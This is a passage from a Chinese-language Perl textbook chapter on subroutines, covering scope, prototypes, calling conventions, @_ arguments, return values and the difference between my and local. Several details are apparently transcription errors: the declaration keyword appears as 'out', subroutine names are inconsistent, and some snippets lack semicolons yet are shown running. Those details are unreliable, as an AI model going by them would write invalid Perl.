printfifOK;

$value = 12;
printfifOK;

Value is too small.
Value is 12.
```

因为在默认情况下 Perl 变量在全局范围内有效，因此可以在子程序 `printfifOK` 内部引用变量 `$value`。变量的范围指可以引用变量的程序代码部分。

因为 `$value` 具有全局范围，所以可以在 `printfifOK` 中引用它；然而，将代码分解为子程序的最主要原因之一就是清晰地限制范围，这样就不可能出现重叠。例如，如果我在程序中忘记了有一个变量 `$value`，而且在 `printfifOK` 子程序中创建了一个具有相同名称的变量，则那个新变量和现存相同名称的变量是一样的，这种副作用就意味着，当修改 `printfifOK` 中的 `$value` 时，同时在错误地修改程序其余部分中这个变量的值。

### 7.1.2 设置范围

在本章中可以看到，可以通过使用关键字 `local` 和 `my` 来创建变量，这种变量的范围完全限于类似 `printfifOK` 这样的子程序局部。这种局部变量的范围（即代码中可以看见变量的区域）完全局限于子程序，这意味着它们可以和全局变量具有相同的名称，但根本不会影响全局变量的值。换句话说，`local` 和 `my` 关键字使得变量局部化，仅能在子程序中使用（事实上，这就是许多编程语言中的默认情况，初次接触 Perl 的许多程序员会惊讶地发现在默认情况下，变量是全局性的）。

可以使用 `my` 关键字建立 `$value` 的局部副本 `$localvalue`：

```
sub printfifOK
{
    my $localvalue = $value;

    if ($localvalue > 10 ) {
        print "Value is $value.\n";
    } else {
        print "Value is too small.\n";
    }
}
```

```
}

$value = 10;
printfOK;

$value = 12;
printfOK;

Value is too small.
Value is 12.
```

这个新变量`$localvalue` 仅能在子程序 `printfOK` 中使用。注意，这段代码仍然依赖于这样的一个事实，即`$value` 是全局性的，所以可以在代码中的任何地方使用这个变量。为了更加彻底地进行限制，可以将变量直接传递给子程序，将希望传递给子程序的值放在括号中：

```
$value = 10;
printfOK ($value);
```

向子程序传递值时，那些值存储在特殊的 Perl 数组`@_`中，可以在子程序内部访问这个数组。下面的例子使用 `shift` 函数从`@_`数组得到传递给 `printfOK` 的值：

```
sub printfOK
{
    my $internalvalue = shift(@_);

    if ($internalvalue > 10 ) {
        print "Value is $value.\n";
    } else {
        print "Value is too small.\n";
    }
}
```

为了使用这个子程序，用这种方式将值传递给子程序，结果和以前是一样的：

```
$value = 10;
printfOK ($value);

$value = 12;
printfOK ($value);

Value is too small.
Value is 12.
```

### 7.1.3 返回值

除了接收传递的值之外，子程序也可以返回值，下面的例子使用 `return` 函数从子程序返回传递的两个值之和（注意，从子程序返回的值取代了子程序本身的名称，而且在 `print` 语句中直接连接在字符串内）：

```
sub addem
{
    ($value1, $value2) = @_;
```

```

    return $value1 + $value2;
}

print "2 + 2 = " . addem(2, 2) . "\n";

2 + 2 = 4

```

其他语言专门支持函数以及子程序，而且在那些语言中，只有函数可以返回值。但在 Perl 中子程序可以返回值，而且不存在任何特定的函数类型。事实上，名称“子程序”和“函数”在 Perl 中是可以互换使用的。

---

**提示：**如果子程序的返回值有意义或有用，本书通常会使用术语“函数”，因为许多程序员习惯将这样的子程序称为函数。

---

事实上，你将会看见一种快捷方式：Perl 将返回子程序中的最后一个值，所以可以这样忽略 return 函数：

```

sub addem
{
    ($value1, $value2) = @_;
    $value1 + $value2;
}

print "2 + 2 = " . addem(2, 2) . "\n";

2 + 2 = 4

```

以上概括了子程序的工作方式。通过子程序，可以将代码分解为半自治的代码块，可以向代码块传递数据，并读取从代码块返回的值。用这种方式分解代码使得易于编写和维护程序，而且缩短了程序。现在，让我们开始讨论细节。

## 7.2 快速解决方案

### 7.2.1 声明子程序

与我们过去的习惯不同的是，在 Perl 中并不需要声明子程序。

可以使用声明向 Perl 通知子程序的存在，包括传递给子程序的参数类型及其返回值类型。声明函数和定义函数是不一样的。当定义函数时，要列出构成子程序体的代码。

Perl 和其他语言不一样，在 Perl 中，不需要在使用子程序之前声明，除非在没有将参数包围在括号中的情况下使用子程序（例如，list 运算符），在这种情况下，必须在使用之前声明或者定义子程序。下面是 Perl 中声明子程序的各种不同方法：

```
sub SUBNAME;
```



```
sub SUBNAME (PROTOTYPE);  
sub SUBNAME BLOCK  
sub SUBNAME (PROTOTYPE) BLOCK
```

可以在声明的时候指定子程序原型，那个原型将告诉 Perl 传递给子程序的参数类型。一些程序员喜欢使用原型来检查代码。参见下一个主题，以了解更多的信息。

也可以从 Perl 程序包中导入子程序，参见第 17 章可以了解更多细节：

```
use PACKAGENAME qw (SUBNAME1 SUBNAME2 SUBNAME3);
```

子程序的名称任意，但要注意，Perl 保留了一些由大写字母构成的子程序名称，以作为隐含调用的子程序名称（由 Perl 本身调用），例如程序包中的 **BEGIN** 和 **END** 子程序。

和数量或者数组一样，子程序也有前缀反引用符号，尽管使用它是可选的。子程序反引用符号是 **&**，出现在每个子程序名称开头的 **&** 字符是名称的隐含组成部分，可以忽略它。即如果命名了一个子程序为 **count**，则可以用 **count(1,2)** 或者 **&count(1,2)** 来调用它。我们将在本章中详细说明如何使用子程序反引用符号。参见 7.2.4 节“调用子程序”，以更多地了解使用或者忽略 **&** 所带来的微妙差别。

这个例子说明何时需要声明子程序。假设有一个函数 **addem**，它计算两个值的和，并返回结果，可以像这样使用该函数：

```
$value = addem(2, 2);  
  
print "2 + 2 = $value\n";  
  
sub addem  
{  
    ($value1, $value2) = @_  
    $value1 + $value2;  
}  
  
2 + 2 = 4
```

然而，如果没有将参数列表放在括号中，则 Perl 将把 **addem** 作为列表运算符，这意味着 Perl 在使用它之前需要更多的信息。因为我们并没有将 **addem** “介绍给” Perl，当第一次使用 **addem** 时，Perl 会对下面的这种用法提出疑问：

```
$value = addem 2, 2;  
  
print "2 + 2 = $value\n";  
  
sub addem  
{  
    ($value1, $value2) = @_  
    $value1 + $value2;  
}
```

实际上，当尝试运行这段代码时，就会出现下列情况：

```
%perl addem.pl
Number found where operator expected at addem.pl line 1, near "addem 2"
      (Do you need to predeclare addem?)
syntax error at addem.pl line 1, near "addem 2"
Execution of addem.pl aborted due to compilation errors.
```

如果希望坚持在调用 `addem` 的时候不添加括号，则可以用两种方法解决这个问题。第 1 种方法就是在使用 `addem` 之前声明。声明之后代码就可以运行了，而不会出现任何问题：

```
sub addem;

$value = addem 2, 2;
print "2 + 2 = $value\n";

sub addem
{
    ($value1, $value2) = @_;
    $value1 + $value2;
}

2 + 2 = 4
```

定义子程序 `addem` 的另一种方法是给出其代码而在使用之前进行定义：

```
sub addem
{
    ($value1, $value2) = @_;
    $value1 + $value2;
}

$value = addem 2, 2;

print "2 + 2 = $value\n";

2 + 2 = 4
```

结果就是这样。如果希望在调用子程序的时候不使用括号，则要在使用子程序之前声明或者定义子程序。

相关解决方案参见 17.2.8 节“默认从模块导出符号”。

### 7.2.2 使用子程序原型

在 Perl 中没有必要在使用子程序之前声明子程序。但是，如果声明了子程序而且希望告诉 Perl 将向子程序传递的参数类型以及个数，该怎么办？可以使用原型。

一些程序员喜欢用原型进行检查，以确保正确调用子程序。例如，为了确保在需要数组的情况下并没有传递标量。声明原型需按照顺序列出参数：`$`表示数量，`@`表示数组，等等，如表 7.1 所示。

表 7.1 原型

声明	调用方法
sub SUBNAME(\$)	SUBNAME \$argument1;
sub SUBNAME(\$\$)	SUBNAME \$argument1,\$argument2;
sub SUBNAME(\$\$;\$)	SUBNAME \$argument1,\$argument2,\$optionalargument;
sub SUBNAME(@)	SUBNAME \$arrayargument1,\$arrayargument2,\$arrayargument3;
sub SUBNAME(\$@)	SUBNAME \$argument1,\$arrayargument1,\$arrayargument2;
sub SUBNAME(\@)	SUBNAME \$argument1;
sub SUBNAME(\%)	SUBNAME %{\$hashreference};
sub SUBNAME(&)	SUBNAME anonymoussubroutine;
sub SUBNAME(*)	SUBNAME *argument1;
sub SUBNAME()	SUBNAME;

注意，如果在原型中使用了@或者%，则那个参数将“吸收”后面的参数，因为 Perl 将传递的参数作为列表中的元素。可以这样声明子程序，它接收两个数量值和一个数组：

```
sub SUBNAME($$@)
```

前面的代码说明，可以用两个标量值以及一个列表来调用这个子程序；如果用其他参数调用了这个子程序，则 Perl 将产生错误。可以这样调用子程序：

```
SUBNAME $scalar1, $scalar2, $arrayargument1, $arrayargument2,
$arrayargument3;
```

如果希望确保参数的确以@或者%开始，则用反斜线将字符转义，如下面的例子：

```
SUBNAME(\@)
```

现在，可以用数组来调用子程序：

```
SUBNAME @array;
```

也可以指定可选参数。用分号分开必需参数和可选参数，如表 7.1 所示（进一步了解子程序和可选参数请参见本章后面的主题 7.2.7 节“使用可变个数的参数”）。

当在原型中使用可选参数时，如下面例子中的第 3 个参数，如果忽略了这个参数，则 Perl 不会提出任何疑问：

```
sub SUBNAME($$;$)
```

可以像这样调用这个子程序：

```
SUBNAME $argument1, $argument2;
SUBNAME $argument1, $argument2, $optionalargument;
```

注意，如果用空括号声明了子程序，则该子程序不会接收任何参数，如果尝试向这个子



程序传递参数，则 Perl 会产生错误。

---

提示：原型仅在没有在子程序名称的前面加入&字符的情况下影响对函数调用的解释。

---

### 7.2.3 定义子程序

现在，我们已经知道，没有必要在 Perl 中声明子程序或者子程序的原型，所需要的全部工作就是通过提供代码而定义子程序。

在定义中列出子程序的实际代码，可以使用 `sub` 关键字来定义子程序，例如：

```
sub SUBNAME BLOCK
sub SUBNAME(PROTOTYPE) BLOCK
```

在这个例子中，**BLOCK** 保存了子程序的实际代码，**PROTOTYPE** 是子程序的原型。

例如，定义子程序 `printhello`，它仅打印“Hello!”；注意，子程序的代码位于代码块中，在 Perl 中，代码块必须处于{和}之间：

```
sub printhello
{
    print "Hello!";
}
```

可以这样调用这个子程序：

```
sub printhello
{
    print "Hello!";
}

printhello;

Hello!
```

如果不使用括号而调用子程序，则必须首先声明或者定义它（参见本章前面的主题 7.2.1 节“声明子程序”）。例如，这种方法是不行的：

```
printhello;

sub printhello
{
    print "Hello!";
}
```

为了解决这个问题，可以在使用 `printhello` 之前定义它，在使用它之前声明它，或者在这里添加括号（`printhello` 并没有任何参数，所以括号内没有任何东西）：

```
printhello();

sub printhello
```

```
{
    print "Hello!";
}

Hello!
```

#### 7.2.4 调用子程序

我们定义了一个新子程序，现在希望调用它。该怎么办？答案是：可以用多种方式。

在定义了子程序之后，可以采用下面的方法用希望使用的参数正式调用它（注意，这个例子使用了子程序前缀反引用符号`&`）。

```
&SUBNAME(ARGUMENTLIST);
```

因为这就是 **Perl**，所以可以用多种方法调用子程序。如果使用了括号，则`&`是可选的：

```
SUBNAME(ARGUMENTLIST);
```

实际上，如果在使用之前预先声明了子程序，或者从程序包中导入子程序，或者在代码中已经定义了子程序，则可以忽略括号：

```
SUBNAME ARGUMENTLIST;
```

实际上，也可以使用其他方法。可以像这样将子程序名称存储在数量中，并称之为 **&\$SCALAR**：

```
$SCALAR = SUBNAME;
&$SCALAR(ARGUMENTLIST);
```

前面的例子是使用软引用的一种形式，第 9 章有更详细的说明。

这个例子定义了一个函数 `addem`，并用多种不同的方法用两个参数调用这个函数：

```
sub addem
{
    ($value1, $value2) = @_;
    $value1 + $value2;
}

$value = &addem(2, 2);
$value = addem(2, 2);
$value = addem 2, 2;
$name = "addem";
$value = &$name(2, 2);

print "2 + 2 = $value\n";

2 + 2 = 4
```

当调用子程序时，传递给子程序的参数存储在数组`@_`中。实际上，如果使用`&`调用子程

序，并忽略了参数（例如，`&SUBNAME`），则将把`@_`的当前版本传递给被调用子程序。如果从子程序中调用子程序，而且希望将最初传递给主调子程序的参数传递给被调用子程序，则可以采用这种方法。下面的例子说明了调用子程序的这种方法：

```
sub addem
{
    ($value1, $value2) = @_;
    $value1 + $value2;
}

@_ = (2, 2);
$value = &addem;

print "2 + 2 = $value\n";

2 + 2 = 4
```

---

**提示：**用`&`形式调用子程序也会禁止对参数进行任何形式的原型检查。

---

注意，传递给子程序的参数存储在平面列表中，所以，如果传递了两个数组或者哈希表，则数组或者哈希表中的元素将最终处于一个列表中。为了传递数组或者哈希表并保持它们的完整性，要按引用传递它们（参见本章后面的主题“按引用传递”和“按引用返回”节）。

### 7.2.5 调用之前检查子程序是否存在

假设你编写的代码在别人的应用程序中使用，别人在处理这些代码时，遇到了问题。代码调用了并不存在的子程序 `default`。在编写可重用的代码时，应该在调用子程序之前了解那个子程序是否存在，怎么办？

在调用子程序之前，可以通过内置的 Perl 的 `defined` 函数来检查它是否的确存在：

```
sub addem
{
    ($value1, $value2) = @_;
    $value1 + $value2;
}

@_ = (2, 2);
$value = &addem if defined addem;

print "2 + 2 = $value\n";

2 + 2 = 4
```

和 Perl v5.6.0 版本一样，也可以使用 `exists` 来检查是否定义了子程序：

```
sub addem
{
    ($value1, $value2) = @_;
    $value1 + $value2;
}
```



```
}

@_ = (2, 2);
$value = &addem if exists &addem;

print "2 + 2 = $value\n";

2 + 2 = 4
```

如果编写的代码将被其他人复制到他们的应用程序中，在调用子程序之前检查是否定义了子程序是非常有用的。

### 7.2.6 读取传递给子程序的参数

我们已经声明了新子程序，甚至定义了它。但是，还不知道如何向它传递参数。本节将介绍这个问题。

可以在子程序的代码中使用特殊数组@\_读取传递给子程序的参数。这个数组专门用于保存传递给子程序的参数。例如，如果向子程序传递了两个参数，则那个子程序中的代码可以用\$\_[0]和\$\_[1]的形式来得到参数的值。

考虑这个例子：用子程序 `addem` 加 2 个数字，并打印结果，用 `addem(2,2)` 的形式来使用这个子程序。可以从这里开始：

```
sub addem
{
}
```

迄今为止都很好，但是，如何得到传递给这个子程序的值，以便在代码中使用它们？可以通过用下标直接引用@\_数组的元素，而得到传递给 `addem` 的值：

```
sub addem
{
    $value1 = $_[0];
    $value2 = $_[1];
}
```

现在，可以在代码中使用这些新值：

```
sub addem
{
    $value1 = $_[0];
    $value2 = $_[1];
    print "$value1 + $value2 = " . ($value1 + $value2) . "\n";
}
```

可以用这种方式调用子程序：

```
addem(2, 2);
```

$2 + 2 = 4$

从@\_中获取值的方法和使用数组的方法一样。例如，可以使用 shift 函数像这样从@\_中获取值：

```
sub addem
{
    $value1 = shift @_;
    $value2 = shift @_;
    print "$value1 + $value2 = " . ($value1 + $value2) . "\n";
}
```

在子程序中，默认情况下 shift 使用@\_，所以这样重新改写代码：

```
sub addem
{
    $value1 = shift;
    $value2 = shift;
    print "$value1 + $value2 = " . ($value1 + $value2) . "\n";
}
```

也可以用这种方法使用列表赋值来一次得到@\_中的所有值（这种方法非常流行）：

```
sub addem
{
    ($value1, $value2) = @_;
    print "$value1 + $value2 = " . ($value1 + $value2) . "\n";
}
```

需要注意：当向子程序传递标量时，它们按引用传递，这意味着实际上传递了标量值的引用（标量引用的作用类似存储在内存中的标量地址。第9章详细介绍了有关引用的细节）。因此，当修改传递的值时，也修改了传递这个值的最初代码中的那个值。

这个例子增加了传递给子程序 addone 的值（注意在子程序返回时，传递的值 \$value 将增加）：

```
sub addone
{
    ++@_[0];
}

$value = 1;

addone($value);

print "The value of \ $value = $value.\n";

The value of $value = 2.
```

也可以像这样将数组传递给子程序，这个例子增加了数组的每个元素的值，并像这样返回增加值以后的数组（参见本章后面的主题“从子程序（函数）返回值”节，以更多地了解

有关返回值的信息)：

```
sub addone
{
    foreach (@_) {
        $_++;
    }
    return @_;
}

@a = (1, 2, 3);
@b = addone(@a);

print "@b";

2 3 4
```

也可以用相同的方式传递哈希表，但应该明白幕后发生的事情。当传递数组或者哈希表时，它将复制到@\_中，这对于单个数组没有问题，但哈希表将被展开为键/值组合的列表。然而，在子程序中将@\_赋值给哈希表是可行的，因为那就是初始化哈希表的方法：通过将键/值组合表赋值给它。下面的例子向子程序 `printem` 传递了哈希表，这个子程序将打印哈希表的所有元素：

```
$hash{fruit} = peach;
$hash{vegetable} = broccoli;
$hash{pie} = blueberry;

sub printem
{
    %hash = @_;

    foreach $key (keys %hash) {
        print "$key => $hash{$key}\n";
    }
}

printem(%hash);

fruit => peach
pie => blueberry
vegetable => broccoli
```

需要注意：因为传递给子程序的参数会展开到一个平面列表中，如果传递了两个或者更多的数组或哈希表，则那些数组或者哈希表中的元素将会构成@\_中的长长列表。为了在传递数组或者哈希表的时候保持各自的完整性，要按引用传递它们（参见本章后面的主题“按引用传递”和“按引用返回”节）。

---

**提示：**Perl 使用@\_来传递不同数量的参数，它以可变函数的想法为基础，这与类似 C 这样的强类型语言不同。

---



### 7.2.7 使用不同个数的参数

我们必须降低成本，我们已经减少了代码中的子程序个数。如 `drawsquare` 和 `drawcircle`，能否将它们组合在一个子程序内？一个子程序需要 4 个参数，而另外一个只需 3 个。能否在一个 Perl 子程序中支持个数不同的参数？

因为参数是在 `@_` 数组中传递的，所以 Perl 可以非常轻松地向下子程序传递个数不同的参数。为了确定传递了多少个参数，仅需检查数组长度 `$#_`（记住，`$#_` 是 `@_` 中最后一个元素的下标值，所以将 `$#` 加 1 就得到了基于 0 的数组 `@_` 中的元素总数）。

为了使用 `@_` 数组中的全部元素，可以使用 `foreach` 循环，它将处理传递的每个参数，而无论传递了多少个参数。

下面的例子中子程序 `addem` 使用了两种方法：使用 `$#_` 来确定参数个数和使用 `foreach` 循环来处理每个参数。这个子程序可以将传递给它的任意个数的参数相加：

```
sub addem
{
    $sum = 0;

    print "You passed " . ($#_ + 1) . " elements.\n";

    foreach $element (@_) {
        $sum += $element;
    }
    print join (" + ", @_) . " = $sum\n";
}

addem(2, 2, 2);

You passed 3 elements.
2 + 2 + 2 = 6
```

### 7.2.8 为参数设置默认值

现在，我们知道了如何设置子程序来获取可选参数。但实际上，那些参数确实需要值，即使并没有传递参数。能否为没有传递的参数提供默认值？答案是：当然可以，这很简单。

因为用户可以传递个数可变的参数，所以可能需要为用户可能忽略的参数提供默认值，这可以用 `||=` 运算符来完成：

```
sub addem
{
    ($value1, $value2) = @_;
    $value2 ||= 1;
    print "$value1 + $value2 = " . ($value1 + $value2);
}
```

这个例子在列表赋值使变量 `$value2` 为 0 时，为变量提供了默认值 1。在传递值 2 时，会

得到下面的这个结果：

```
addem(2);
```

```
2 + 1 = 3
```

注意，这种方法假设用户不会传递值 0 或者空字符串。更好的方法是使用 `defined` 函数：

```
sub addem
{
    ($value1, $value2) = @_;
    if (!defined($value2)) {
        $value2 = 1
    };
    print "$value1 + $value2 = " . ($value1 + $value2);
}
```

```
addem(2);
```

```
2 + 1 = 3
```

在某些情况下，如可选参数处于参数列表末尾，可以明确检查`@_`中的元素个数，也就是`$#_+1`，以了解用户传递了多少个参数：

```
sub addem
{
    $value1 = shift @_;
    if ($#_ > 0) {
        $value2 = $_[1];
    } else {
        $value2 = 1;
    }
    print "$value1 + $value2 = " . ($value1 + $value2);
}
addem(2);

2 + 1 = 3
```

### 7.2.9 子程序（函数）的返回值

子程序现在可以接收传递给它的参数值，没有任何问题。但似乎并没有返回任何东西，能否让子程序完成一些工作？

子程序的返回值就是计算的最后一个表达式的值，或者可以用 `return` 语句明确地退出子程序，并指定返回值（在某些语言中，函数返回值，而子程序不返回值，但在 Perl 中函数与子程序是一样的）。返回值在适当的上下文（表、标量或空）中计算，这取决于子程序调用的上下文。

例如，用这种方法将传递给子程序的值相加，并返回和：

```

sub addem
{
    ($value1, $value2) = @_;
    return $value1 + $value2;
}

print "2 + 2 = " . addem(2, 2) . "\n";

2 + 2 = 4

```

也可以这样返回表：

```

sub getvalues
{
    return 1, 2, 3, 4, 5, 6;
}

```

这种类型的表返回值可以在数组赋值中使用：

```

@array = getvalues;
print join(", ", @array);

1, 2, 3, 4, 5, 6

```

下面的例子获取数组，并返回数组：

```

sub addone
{
    foreach (@_) {
        $_++;
    }
    return @_;
}

@a = (1, 2, 3);
@b = addone(@a);
print "@b";

2 3 4

```

也可以返回哈希表。注意，哈希表将展开到键/值组合表中，所以，当将返回的表赋值给新哈希表时，新哈希表将像任何表赋值那样用键/值组合来填充。

```

sub gethash ()
{
    $hash{fruit} = peach;
    $hash{vegetable} = broccoli;
    $hash{pie} = blueberry;

    return %hash;
}

%myhash = gethash;

foreach $key (keys %myhash) {

```



```
    print "$key => $myhash{$key}\n";
}

fruit => peach
pie => blueberry
vegetable => broccoli
```

使用 `wantarray` 函数可检查需要何种类型的返回值：标量值或表。参见本章后面的主题 7.2.23 节“用 `wantarray` 检查必要的返回上下文”以了解细节。

然而，注意，如果希望返回多个数组或者哈希表，则它们将一起展开到大型表中。这意味着只能赋值给一个数组。下面这样的语句无法使用：

```
(@array1, @array2) = getvalues;
```

在这个例子中，函数 `getvalues` 返回的所有值都存储在 `@array1` 中。为了解决这个问题，参见本章后面的“按引用返回”节。

---

提示：和 Perl v5.6.0 版本一样，子程序可以返回经过修改的值。

---

### 7.2.10 返回 `undef` 指出操作失败

许多内置的 Perl 函数返回值 `undef` 以说明操作失败。如何做到这一点？你可以单独使用 `return` 语句，而不提供任何参数。

考虑这个例子：编写一个函数 `getdata`，它从文件中读取数据。然而，如果在从文件中读取数据时出现了问题，`getdata` 将返回 `undef`。注意，这个例子使用 Perl `eval` 函数来捕获错误，所以它们不会对程序造成致命的影响，而且可以通过检查 `$@` 中的值，而了解是否出现了错误，`eval` 将所有错误都放在 `$@` 中：

```
sub getdata()
{
    eval {
        open FILEHANDLE, "<nonexist.dat";
        $line = <FILEHANDLE> if FILEHANDLE;
    };

    if ($@) {
        return;
    } else {
        return $line;
    }
}
```

前面的代码要求 `getdata` 打开一个并不存在的文件 `nonexist.dat`。所以，当使用 `getdata` 时，会得到这个结果：

```
$data = getdata();
```

```
if (defined ($data)) {
    print $data;
} else {
    print "Sorry, getdata failed!\n";
}
```

*Sorry, getdata failed!*

### 7.2.11 用my设置范围

现在，我们知道可以使用子程序使得代码局部化。实际上数据也可以，怎么做呢？

默认情况下，Perl 中的变量是全局性的，这意味着可以在程序中的任何地方访问它们（实际上，它们在当前包中是全局性的。第 17 章详细说明了包）。这意味着即使在子程序内部声明的变量也是全局性的，可以在从调用该子程序返回之后访问这些变量，下面的例子从子程序之外显示子程序变量 `$inner` 的值（第 2 个 **Hello!** 是直接打印 `$inner` 值的结果）：

```
sub printem
{
    $inner = shift @_;
    print $inner;
}

printem "Hello!\n";

print $inner;

Hello!
Hello!
```

如果总是这样，则 Perl 会由于程序中充满了全局变量而变得很“笨重”。然而，可以通过设置变量范围而限制变量仅能在子程序中使用。变量的范围就是变量在代码中的可视性。

使用关键字 **my** 可以将变量限制在封闭的程序块、条件、循环、子程序、**eval** 语句，或者用 **do**、**require** 或者 **use** 包含的文件中。用 **my** 声明的变量具有“词汇意义的”范围，而用 **local** 声明的变量具有动态范围。二者之间的主要差别在于，具有动态范围的变量在变量范围内调用的子程序中也是可以看见的，而具有词汇意义范围的变量并不是这样（实际上，这个说明比较简化；参见 7.2.14 节“确定 **my** 和 **local** 之间的差别”可详细了解这个过程细节）。引用词汇范围（也就是用 **my** 声明的变量）将贯穿本书。

使用子程序的结果就是用 **my** 声明的变量将完全局限在子程序内使用。而且，这有助于将代码和数据划分到模块单元中。

为了用 **my** 声明数量值，以限制标量值的范围，需使用 **my \$scalar**。如果用 **my** 列出了多个元素，则列表必须出现在括号中。和 **my** 一起使用的所有元素都必须是合法的左值。

---

**提示：**只有数字字母标识符可以具有词汇范围，诸如 `$_` 这样的特殊内置元素必须用 **local** 声明。

---

下面的例子通过用 `my` 声明变量 `$inner`，从而将这个变量的范围局限在子程序中。在声明了变量之后，就不能从子程序之外访问它（`printf $inner` 语句将打印空字符串）：

```
sub printem
{
    my $inner = shift @_;
    print $inner;
}

printem "Hello!\n";

print $inner;

Hello!
```

下面的这些例子使用了 `my`（注意，`my` 仅适用于标量值、数组和哈希表）：

```
my $variable;
my ($variable1, $variable2);
my $variable = 5;
my @array = (1, 2, 3);
my %hash;
```

如果用 `my` 声明了多个变量，则应该将变量包含在括号中。特别是，应该避免出现下列错误。这段代码用 `my` 仅仅声明了一个变量 `$variable1`：

```
my $variable1, $variable2 = 5;
```

声明为词汇范围的变量并没有限制在代码块中，相关的控制表达式也是词汇范围的组成部分。例如，用 `my` 声明的变量 `$variable1` 可以由这个 `if` 语句中的所有控制块使用，它们处于相同的范围层次上（然而要注意，如果使用 5.004 版以前的 Perl 版本，则不是这样）：

```
$testvalue = 10;

if ((my $variable1 = 10) > $testvalue) {
    print "Value, $variable1, is greater than the test value.\n";
} elsif ($variable1 < $testvalue) {
    print "Value, $variable1, is less than the test value.\n";
} else {
    print "Value, $variable1, is equal to the test value.\n";
}

Value, 10, is equal to the test value.
```

---

**提示：**在重复调用子程序时，用 `my` 声明的变量在每次进入范围时都将重新初始化。为了让变量在两次调用子程序之间可以保留它们的值，参见本章后面的 7.2.16 节“创建永久（静态）变量”。

---



使用 `my` 的原因就是限制变量范围。在本书中到处都是 `my` 关键字。参见本章后面的 7.2.18 节“递归调用子程序”，以了解为什么限制变量的范围如此重要。

---

注意：参见本章后面的 7.2.14 节“确定 `my` 和 `local` 之间的差别”，以更多地了解 `my`。

---

### 7.2.12 要求词汇范围的变量

在严格的编程语言中，必须在使用变量之前声明所有变量，这样就不会在错拼名称时创建新的变量。在 Perl 中是否必须在使用变量之前声明变量呢？不是，最接近的方式就是使用 `use strict 'vars'` 附注。

你可能希望让 Perl 将你所用的全部变量都作为词汇范围的变量（即用 `my` 专门声明，而不是通过在代码中引用变量而引入变量），而且如果是这样，则可以使用附注 `use strict 'vars'`。这样的话，将从那个点开始到封闭的程序块或者范围末尾之间对变量的任何引用，都必须引用专门声明的词汇变量，或者必须用它的包名称来限定。当错拼变量名时，就会错误地创建一个新变量，而这种方法就可以避免出现这种错误。

---

提示：内部块可以用 `no strict 'vars'` 删除词汇范围要求。

---

### 7.2.13 用 `local` 创建临时变量

我们不能在 Perl 4 中使用 `my` 关键字，那是因为它是在 Perl 5 中出现的，在 Perl 的早期版本中，必须使用另外的局部化方法，`local` 关键字。

除了可以用 `my` 创建词汇范围变量之外，也可以用 `local` 关键字创建动态范围变量。通过使用 `local` 关键字，可以建立全局变量的临时副本，并使用那个临时副本，直至超出范围（那时，将恢复全局变量的值）。

经常有人说，应该使用 `my`，而不是 `local`，但事实是，为了执行某些任务，必须使用 `local`，而不是 `my`，如创建类似 `$_` 这样的特殊变量的局部副本、修改数组或者哈希表中的一个元素，或者局部使用文件句柄和 Perl 格式。

注意，`local` 关键字并不会创建新变量。它只是创建了全局变量的局部副本（而且保存全局变量的值，以供在本地副本超出范围的时候恢复），而你可以使用这个副本。研究下面这个使用 `local` 的例子：

```
local $variable1;
local ($variable1, $variable2);
local $variable1 = 5;
local *FILEHANDLE;
```

使用 `local` 将建立所列变量的副本，并使它们局限于封闭的程序块、`eval` 语句或者 `do` 语句中，或者是从那个块内调用的任何子程序中。如果列出了多个元素，则必须将它们放在括

号中，所有元素都必须是合法的左值。

考虑下面这个使用 `local` 的例子：

```
sub printifOK
{
    local $localvalue = $value;

    if ($localvalue > 10 ) {
        print "Value is $value.\n";
    } else {
        print "Value is too small.\n";
    }
}

$value = 10;
printifOK;

$value = 12;
printifOK;

Value is too small.
Value is 12.
```

如果使用 `my` 取代 `local`，这段代码仍然可以正常工作。`local` 和 `my` 之间的差别在哪里？参见下一个主题，以了解详细信息。

#### 7.2.14 确定`my`和`local`之间的差别

Perl 支持 `my` 和 `local`。应该使用哪一个呢？它们各有所长。

`my` 和 `local` 之间的本质差别在于，`my` 创建了一个新变量，而 `local` 将保存现存变量的副本。这在通常情况下不会带来什么差别，但也不尽然。我们先研究一下下面的例子，使用子程序 `printem` 来显示变量 `$value` 中的值。

这个例子从顶层范围和子程序 `makelocal` 内部调用了 `printem`。需要注意的是，当处于 `makelocal` 内部，或者从 `makelocal` 调用其他子程序时，则整个程序都反映了 `makelocal` 中对 `$value` 的修改。在这个例子中，尽管 `printem` 处于 `makelocal` 范围之外，当从 `makelocal` 内调用它时，它仍然可以看见 `makelocal` 中的代码存储在 `$value` 中的值：

```
$value = 1;

sub printem() {print "\$value = $value\n"};

sub makelocal()
{
    local $value = 2;
    printem;
}

makelocal;
printem;
```

```
$value = 2
$value = 1
```

因为 **local** 是运行期间结构，而不是编译期间结构，用 **local** 对全局变量的改动在通过子程序调用离开局部范围时仍然有效。如果使用了 **my**，则不会出现全局副作用（事实上，Perl 5 中创建的 **my** 就是处理这种情况的）：

```
$value = 1;

sub printem() {print "\$value = $value\n"};

sub makelocal()
{
    my $value = 2;
    printem;
}

makelocal;
printem;

$value = 1
$value = 1
```

通常情况下，应该使用 **my**，而不是 **local**。要记住，**my** 的执行速度快，而且没有全局副作用。然而，注意，必须使用 **local** 来局部化任何以 **\$** 开头的特殊变量。

与用 **local** 声明的变量不同，用 **my** 声明的变量存储在专用符号表中，而不是作为整个包的符号表的组成部分。在下面的例子中就可以看到这种情况，这个例子创建了 3 个变量：全局变量 **\$value1**，用 **my** 声明的变量 **\$value2**，用 **local** 声明的变量 **\$value3**。并显示包符号表中的所有符号。注意，用 **my** 声明的 **\$value2** 并不在包的符号表中：

```
$value1 = 1;
my $value2 = 2;
local $value3 = 3;
print join(", ", keys %::);

FileHandle::, @, stdin, STDIN, ", stdout, STDOUT, $, _<perlmain.c, ENV,
value1, /, value3, ARGV, 0, _<o.pl, STDERR, stderr, , DynaLoader::, ,
main::, DB::, INC,
```

用 **local** 声明的变量存储在运行期间堆栈中，然后在那些变量超出范围的时候将恢复。

### 7.2.15 用 **out** 设置范围

什么是 **out** 声明？它和 **my** 是否类似？不完全一样，它是在 Perl v5.6.0 版本中增加的，用以处理全局变量。

**out** 声明方法声明了变量在封闭的程序块、文件或者 **eval** 语句内是合法的全局变量。这些类型的声明和 **my** 语句不同，后者不会创建任何局部变量。这最好通过例子来说明，这个



例子使用了在第 17 章中介绍的包（`packages`）。包定义了它自己的范围，所以如果像这样在包中声明了一个变量：

```
package package1;
$value = 5;
```

在另一个包中就无法像这样使用这个变量。注意，这里的结果是 `$value =`，因为 `$value` 并不在第 2 个包的范围内：

```
package package1;
$value = 5;

package package2;
print "\$value = " . $value;

$value =
```

另一方面，可以使用 `out` 声明 `$value` 对于整个文件以及文件中的所有包都具有全局意义。

```
package package1;
